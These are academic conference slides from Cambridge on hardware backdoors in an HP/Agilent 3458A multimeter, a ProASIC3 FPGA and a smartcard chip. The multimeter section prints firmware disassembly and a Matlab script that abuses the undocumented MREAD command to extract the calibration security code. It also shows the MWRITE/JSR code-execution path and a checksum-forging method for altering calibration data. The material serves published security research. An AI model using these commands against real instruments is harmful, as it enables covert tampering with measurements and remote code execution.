Security, Reliability and Backdoors

Sergei Skorobogatov

http://www.cl.cam.ac.uk/~sps32 email: sps32@cam.ac.uk

UNIVERSITY OF CAMBRIDGE
Computer Laboratory

Talk Outline


- Based on research work presented at CHES2012
  - S. Skorobogatov, C. Woods: Breakthrough silicon scanning discovers backdoor in military chip. Cryptographic Hardware and Embedded Systems Workshop (CHES), Leuven, Belgium, LNCS 7428, Springer, 2012, pp 23-40
- Extended with latest research
  - Backdoors in industrial Test and Measurement equipment
  - Backdoors in smartcard chip
- Is it easy to find a backdoor?
- How can backdoors affect security and reliability?
- What can we learn from the backdoors?
- Is there any countermeasures against backdoors?
- Slides
  - http://www.cl.cam.ac.uk/~sps32/SG_talk_SRB.pdf

Introduction: What is a backdoor?

- Trojan, Backdoor or Feature?
  - Trojans are normally introduced by adversaries to gain control over a computer system
    - post design insertion in a production cycle
    - modification of firmware
    - post production uploading
  - *“backdoor – an undocumented way to get access to a computer system or the data it contains”*
    - deliberate insertion made by the design house
    - malicious design engineer
    - third party libraries and designs
  - Undocumented features are inserted by many chip manufacturers
    - used for factory testing, debugging and failure analysis
- Outsider attacker cannot see the difference
  - Analyses devices as black boxes
  - Looking for any opportunity to understand and attack the device
  - Usually aimed at cloning and reverse engineering opportunities


Targets for my research

- Industrial test and measurement equipment
  - Hewlett Packard (Agilent/Keysight) Digital Multimeter 3458A
  - The research was triggered by the failure of the instrument
  - Design flaw in computer system which was built to fail in 10-15 years
    - critical system parameters are stored in a sealed battery-backed SRAM which is permanently soldered to PCB without any end user access
    - the only solution offered by Agilent was to send the instrument for replacing the PCB (~£2,000) followed by full recalibration (~£1,500)
    - Agilent has rejected to admit that the reliability issue with HP 3458A was the manufacturer's hardware design fault




Targets for my research


- FPGA (field-programmable gate array) semiconductor chip
  - Actel (Microsemi) ProASIC3 Flash-based FPGA A3P250
    - no need for external configuration – chip is live on power-up
    - *"The contents of a programmed ProASIC3 device cannot be read back, although secure design verification is possible."*
  - Marketed as ´highly secure´
    - *"offer one of the highest levels of design security in the industry"*
    - *"having inherent resistance to both invasive and noninvasive attacks on valuable IP"*
  - Used in military and sensitive industrial applications (avionics, automotive, space, power plants, medical equipment)



Targets for my research

- Smartcard chip (secure embedded system)
  - Smart card: pocket-sized card with embedded integrated circuit (IC)
  - Secure IC dedicated for specific applications
    - electronic keys and access cards
    - cards for PayTV, mobile SIM, public transport, payment and banking
    - IP protection, digital content protection
  - Special attention is maid by manufacturer to design the security protection against many known attacks
  - Research usually assumes responsible disclosure
    - undisclosed manufacturer and application





Targets for my research


- Smartcard chip
  - Several levels of security protection for CPU-based cards
    - Highest: specially designed to defeat all possible attacks (PayTV) [mesh+encr]
    - High: custom designed to add more protection (IP protection) [mesh+(encr)]
    - Moderate: standard with restricted distribution (EMV cards) [mesh+(encr)]
    - Standard: aimed at mass market (GSM SIM cards, transport, access cards)
    - Low: publicly available for development (JAVA and BASIC cards)
  - Analysed chip (only 2 pages of abridged datasheet)
    - Hardware DES/TDES crypto-engines and AES software library
    - Licensed DPA countermeasures and FIPS140-2 Random Number Generator
    - Over-/under- voltage protection and independent clock generator
    - 80x51 compatible 8-bit CPU and ISO 7816 and ISO 14443 A/B interfaces (NFC)
    - Boot Loader, RAM, System Flash, Code Flash and Data Flash
    - Applications: public transport, access control, loyalty cards, micro-payments, ticketing, e-government, IP protection
  - Other security related features
    - Tamper resistance mesh to prevent microprobing attacks
    - On-chip memory is not encrypted


Research challenges

- Industrial equipment (software controlled)
  - User manual, programming manual, calibration and repair manuals
  - Easy to disassemble and analyse
  - Standard tools for CPU debugging
- FPGA chip (hardware controlled)
  - Datasheets, application notes and development tools
  - Proprietary configuration tools
  - Designed for end-user IP protection
    - *"there is NO readback mechanism on PA3 devices"*
- Smartcard chip (hardware and software controlled)
  - Designed with special attention to security protection against many known attacks
  - Restricted access to samples, information and development tools
    - known CPU type and frequency
    - known memory types and sizes
    - some of the security features are described by the manufacturer

Industrial equipment analysis

- HP/Agilent Digital Multimeter 3458A
  - Controlled from a PC via GPIB interface (C, Matlab, Python ...)
  - Easy to disassemble and extract the firmware
  - Some documentation is available
    - Operating, Programming, and Configuration Manual (supplied)
    - Assembly Level Repair Manual (supplied)
    - Component-Level Information Packet (Googled)
- Easy to open the instrument and identify all components
  - Pull out the firmware chips (27C512 UV EPROM memory)
  - Read EPROMs in universal programmer and create .BIN file





Industrial equipment analysis

- Disassembling the code for Motorola MC68000 16-bit CPU
  - Undocumented commands
  - Security related commands
  - Security vulnerabilities
- GPIB commands and parameters are in ASCII text
  - Extract the list of all the commands and compare with user manuals

```
00008270  00 00 00 04 41 43 41 4C-00 00 00 00 00 00 00 0E "...ACAL......."
00008280  00 00 81 3C 00 03 F1 EC-00 01 00 06 41 43 42 41 "..ü<.±ý..ACBA"
00008290  4E 44 00 00 00 00 00 10-00 00 81 3C 00 03 0E 6E "ND.......ü<.n"
000082A0  00 00 00 05 41 43 44 43-49 00 00 00 00 00 00 12 "...ACDCI......"
000082B0  00 00 81 3C 00 03 08 02-00 01 00 05 41 43 44 43 "..ü<. ..ACDC"
000082C0  56 00 00 00 00 00 00 14-00 00 81 3C 00 03 06 4E "V......¶..ü<.N"
000082D0  00 01 00 03 41 43 49 00-00 00 00 00 00 00 00 15 "..ACI........§"
000082E0  00 00 81 3C 00 03 08 02-00 01 00 03 41 43 56 00 "..ü<. ..ACV."
000082F0  00 00 00 00 00 00 00 17-00 00 81 3C 00 03 06 4E ".........ü<.N"
00008300  00 01 00 07 41 44 44 52-45 53 53 00 00 00 00 18 ".. ADDRESS...."
00008310  00 00 81 3C 00 02 76 6E-00 00 00 04 41 50 45 52 "..ü<.vn...APER"
00008320  00 00 00 00 00 00 00 1A-00 00 81 3C 00 03 22 B6 ".........ü<."Â"
00008330  00 00 00 06 41 52 41 4E-47 45 00 00 00 00 00 1C "...ARANGE....."
00008340  00 00 81 3C 00 02 FC C6-00 01 00 07 41 55 58 45 "..ü<.³ã.. AUXE"
00008350  52 52 3F 00 00 00 00 1E-00 00 81 3C 00 00 2F AA "RR?......ü<../¬"
00008360  00 01 00 05 41 5A 45 52-4F 00 00 00 00 00 00 1F "..AZERO......"
00008370  00 00 81 3C 00 03 22 20-00 01 00 04 42 45 45 50 "..ü<." ..BEEP"
00008380  00 00 00 00 00 00 00 20-00 00 81 3C 00 00 73 AA "....... ..ü<..s¬"
00008390  00 00 00 03 43 41 4C 00-00 00 00 00 00 00 00 21 "...CAL........!"
000083A0  00 00 81 3C 00 04 A8 F4-00 00 00 04 43 41 4C 3F "..ü<.¿¶...CAL?"
000083B0  00 00 00 00 00 00 00 23-00 00 81 3C 00 02 00 00 ".......#..ü<..."
```

Industrial equipment analysis

- GPIB commands and parameters are in ASCII text
  - Trace the execution of undocumented commands to understand their functionality. In Matlab: `fprintf(dmm, 'MWRITE 123456,789');`
  - Backdoor allows access to the memory and execution of a Trojan

```
00009B32      {len}  dc.w 5
00009B34     {name}  dc.b 'MREAD',0,0,0,0,0
00009B3E      {num}  dc.w $180
00009B40             dc.l $813C
00009B44      {sub}  dc.l $17228
00009B48             dc.w 0
00009B4A          Γ  dc.w 6
00009B4C          |  dc.b 'MWRITE',0,0,0,0
00009B56          |  dc.w $181
00009B58          |  dc.l $813C
00009B5C          |  dc.l $17264
00009B60          L  dc.w 1
00009B62             dc.w 5
00009B64             dc.b 'MADDR',0,0,0,0,0
00009B6E             dc.w $182
00009B70             dc.l $813C
00009B74             dc.l $172FA
00009B78             dc.w 0
00009B7A          Γ  dc.w 3
00009B7C          |  dc.b 'JSR',0,0,0,0,0,0,0
00009B86          |  dc.w $184
00009B88          |  dc.l $813C
00009B8C          |  dc.l $17296
00009B90          L  dc.w 1
00009B92             dc.w 9
00009B94             dc.b 'CALLARRAY',0
00009B9E             dc.w $185
00009BA0             dc.l $813C
00009BA4             dc.l $172C6
00009BA8             dc.w 1
```

```
00017264      link     a6,#-$C
00017268      lea      -8(a6),a1
0001726C      movea.l  $A(a6),a0
00017270      move.l   (a0)+,(a1)+
00017272      move.l   (a0)+,(a1)+
00017274      pea      -8(a6)
00017278      jsr      sub_57DD6      {sscanf()}
0001727E      addq.l   #4,sp
00017280      andi.l   #-2,d7           {align}
00017286      move.l   d7,-$C(a6)
0001728A      movea.l  -$C(a6),a0        {addr}
0001728E      move.w   8(a6),(a0)       {write}
00017292      unlk     a6
00017294      rts

00017296      link     a6,#-$C
0001729A      lea      -8(a6),a1
0001729E      movea.l  8(a6),a0
000172A2      move.l   (a0)+,(a1)+
000172A4      move.l   (a0)+,(a1)+
000172A6      pea      -8(a6)
000172AA      jsr      sub_57DD6      {sscanf()}
000172B0      addq.l   #4,sp
000172B2      andi.l   #-2,d7           {align}
000172B8      move.l   d7,-$C(a6)
000172BC      movea.l  -$C(a6),a0        {addr}
000172C0      jsr      (a0)              {call}
000172C2      unlk     a6
000172C4      rts
```

Industrial equipment analysis

- Undocumented commands
  - Unexplained (used for factory test and debugging)
    - BOMB?; JUNK_; CRASH_
  - Influence the security
    - MREAD; MWRITE; JSR
  - Curious
    - CIIL; CIIL?; CIILMODE?; CANCIIL; GETCIIL
- What is CIIL?
  - Control Interface Intermediate Language
  - *"a test instrument module programming language standard for many military test equipment programs, including all new U.S. Air Force programs and some U.S. Navy and U.S. Marine programs."*
- Is it important to have a good security in the test and control equipment?
- Would you like an idea of someone being able to remotely run a Trojan code on your equipment?

Industrial equipment security

- Calibration is protected
  - ACAL, CAL, SCAL, CALSTR, SECURE: ***security_code***
- Other critical system parameters can be traced in the same manner

```
000089DA            dc.w 6
000089DC            dc.b 'SECURE',0,0,0,0
000089E6            dc.w $81
000089E8            dc.l $813C
000089EC   {sub}    dc.l $2FAEE
000089F0            dc.w 0

0002FAEE            link    a6,#0
0002FAF2            jsr     (sub_4E8E).l   {sscanf}
0002FAF8            lea     (loc_61E).l,a0     {loc}
0002FAFE            move.l  a0,-(sp)
0002FB00            jsr     sub_59C32     {get_code}
0002FB06            addq.l  #4,sp
0002FB08            cmp.l   $E(a6),d7      {compare}
0002FB0C            beq.w   loc_2FB22

00059C32            move.l  arg_0(sp),d0
00059C36            tst.b   (byte_120C5F).l {check}
00059C3C            beq.s   loc_59C7A

00059C7A            move.l  arg_0(sp),d0
00059C7E            lsl.l   #1,d0              {* 2}
00059C80            lea     ($60000).l,a0   {offset}
00059C86            adda.l  d0,a0       {60000+61E*2}
00059C88   {!!!}    movep.l 0(a0),d7       {get code}
00059C8C            rts
```

```
fprintf(dmm, 'MREAD 396348');   % 0x60000+(61E*2);
s = char(fread(dmm, 10, 'uchar'));
b1 = sscanf(s, '%d');
byte1 = bitand(uint32(b1),65280)/256; % 8-bit zero-offset in big-endian CPU

fprintf(dmm, 'MREAD 396350');   % 0x60000+(61F*2);
s = char(fread(dmm, 10, 'uchar'));
b2 = sscanf(s, '%d');
byte2 = bitand(uint32(b2),65280)/256;

fprintf(dmm, 'MREAD 396352');   % 0x60000+(620*2);
s = char(fread(dmm, 10, 'uchar'));
b3 = sscanf(s, '%d');
byte3 = bitand(uint32(b3),65280)/256;

fprintf(dmm, 'MREAD 396354');   % 0x60000+(621*2);
s = char(fread(dmm, 10, 'uchar'));
b4 = sscanf(s, '%d');
byte4 = bitand(uint32(b4),65280)/256;

secure = byte1*2^24 + byte2*2^16 + byte3*2^8 + byte4;   % big-endian CPU

disp(['Secure_code: ' sprintf(' %d', secure)]);
```

Industrial equipment attack

- Is it possible to damage the instrument via the backdoor?
  - Changing of calibration parameters requires RAM access permission
    - in Matlab: `fprintf(dmm, 'SECURE 12345,67890');`
  - Checksum of parameters is verified before loading and on power-up
    - proprietary CRC = 'magic' [const] + sum(addr1:addr2) [BAD idea from HP!]
    - new_CRC = old_CRC + new_sum(addr1:addr2) – old_sum(addr1:addr2)

```
000089DC    dc.b 'SECURE',0,0,0,0
000089E6    dc.w $81
000089E8    dc.l $813C
000089EC    dc.l $2FAEE

0002FB08    cmp.l   $E(a6),d7       {compare}
0002FB0C    beq.w   loc_2FB22

0002FB22    bra.w   loc_2FB3C

0002FB3C    move.w  8(a6),d0
0002FB40    cmpi.w  #-1,d0
0002FB44    blt.w   loc_2FB54
0002FB48    cmpi.w  #1,d0
0002FB4C    bgt.w   loc_2FB54
0002FB50    bra.w   loc_2FB6A

0002FB6A    move.w  #-$2151,(word_12196E).l
0002FB72    move.w  #-$452F,(word_120C62).l
0002FB7A    move.w  #$ACE,(word_121970).l
0002FB82    move.w  #-$4153,(word_120C64).l
0002FB8A    move.l  $A(a6),-(sp)
0002FB8E    lea     (loc_61E).l,a0     {loc}
0002FB94    move.l  a0,-(sp)
0002FB96    jsr     sub_5A926   {overwrite}
```

```
                POWER-UP MEMORY INTEGRITY CHECK
0005BBFC         lea      (loc_5C8).l,a2        {end}
0005BC02         move.l   a2,-(sp)
0005BC04         lea      (loc_59C).l,a0        {start}
0005BC0A         lea      4(a0),a1
0005BC0E         move.l   a1,-(sp)
0005BC10         jsr      sub_59D42         {sub_sigma}
0005BC16         move.w   d7,var_6(a6)          {store}
0005BC1A         addq.l   #8,sp
0005BC1C         lea      (loc_59C).l,a3        {start}
0005BC22         lea      4(a3),a4
0005BC26         move.l   a4,var_4(a6)
0005BC2A    +--> move.l   var_4(a6),d2
0005BC2E    |    lea      (loc_5C8).l,a1        {end}
0005BC34    |    cmp.l    a1,d2
0005BC36    |    beq.w    loc_5BC50          {continue}
0005BC3A    |    move.l   var_4(a6),-(sp)
0005BC3E    |    addq.l   #1,var_4(a6)
0005BC42    |    jsr      sub_59B78           {complex}
0005BC48    |    addq.l   #4,sp
0005BC4A    |    add.w    d7,var_6(a6)   {add to var}
0005BC4E    +--- bra.s    loc_5BC2A
0005BC50         move.w   var_6(a6),var_8(a6)
0005BC56         bra.w    loc_5BD6C
```

Industrial equipment summary


- Analysis of industrial equipment is a straightforward process and usually involves software reverse engineering
- Backdoor (undocumented commands) can help in improving reliability through backups of critical memory areas
- Security can be compromised via the backdoor
- Malicious person can remotely access the instrument and change critical parameters with serious consequences or he can adjust calibration parameters to provide wrong readings
- Firmware can be updated to eliminate backdoors and improve the security


FPGA chip analysis


- Actel/Microsemi ProASIC3 Flash-based FPGA A3P250
  - FPGA Array, user FROM, user UROW, AES key, Passkey, configuration fuses
  - JTAG interface for programming and debugging the chip
  - Silicon hardware with 130nm process and 7 metal layers
  - "*The contents of a programmed ProASIC3 device cannot be read back, although secure design verification is possible.*"
  - Bitstream configuration commands: Erase, Write, Verify
- Access via JTAG serial interface (standard IEEE 1149)
  - No documentation is available on JTAG commands
  - Development kits and tools are available
  - STAPL programming file is generated by design software
    - clues on JTAG commands used in known operations
- Backdoors
  - Are there any undocumented JTAG commands?
  - Is it possible to access the on-chip data using these commands?


FPGA chip analysis


- Feasibility of invasive reverse engineering to reconstruct chip functionality for later analysis of the JTAG control logic
  - remove packaging and observe the chip structure












FPGA chip analysis


- Is it feasible to reverse engineer the JTAG controller to find any backdoors?
  - Remove layer by layer using deprocessing technique
  - Take high-resolution digital photos and combine them together
  - Simulate the whole system and find hidden functions and bugs (40k gates)
  - Might take a team of 2 postdocs about 1 year to complete




Pictures courtesy of Semiresearch Ltd

FPGA chip analysis


- A3P250 chip in ZIF test socket on a test board
- Control board with 40MIPS PIC24 microcontroller
- Power analysis setup with A3P250 chip in test socket, 20Ω resistor in V_{CC} and 1130A differential probe
  - Agilent MSO8104A oscilloscope and Matlab software for analysis of acquired power traces

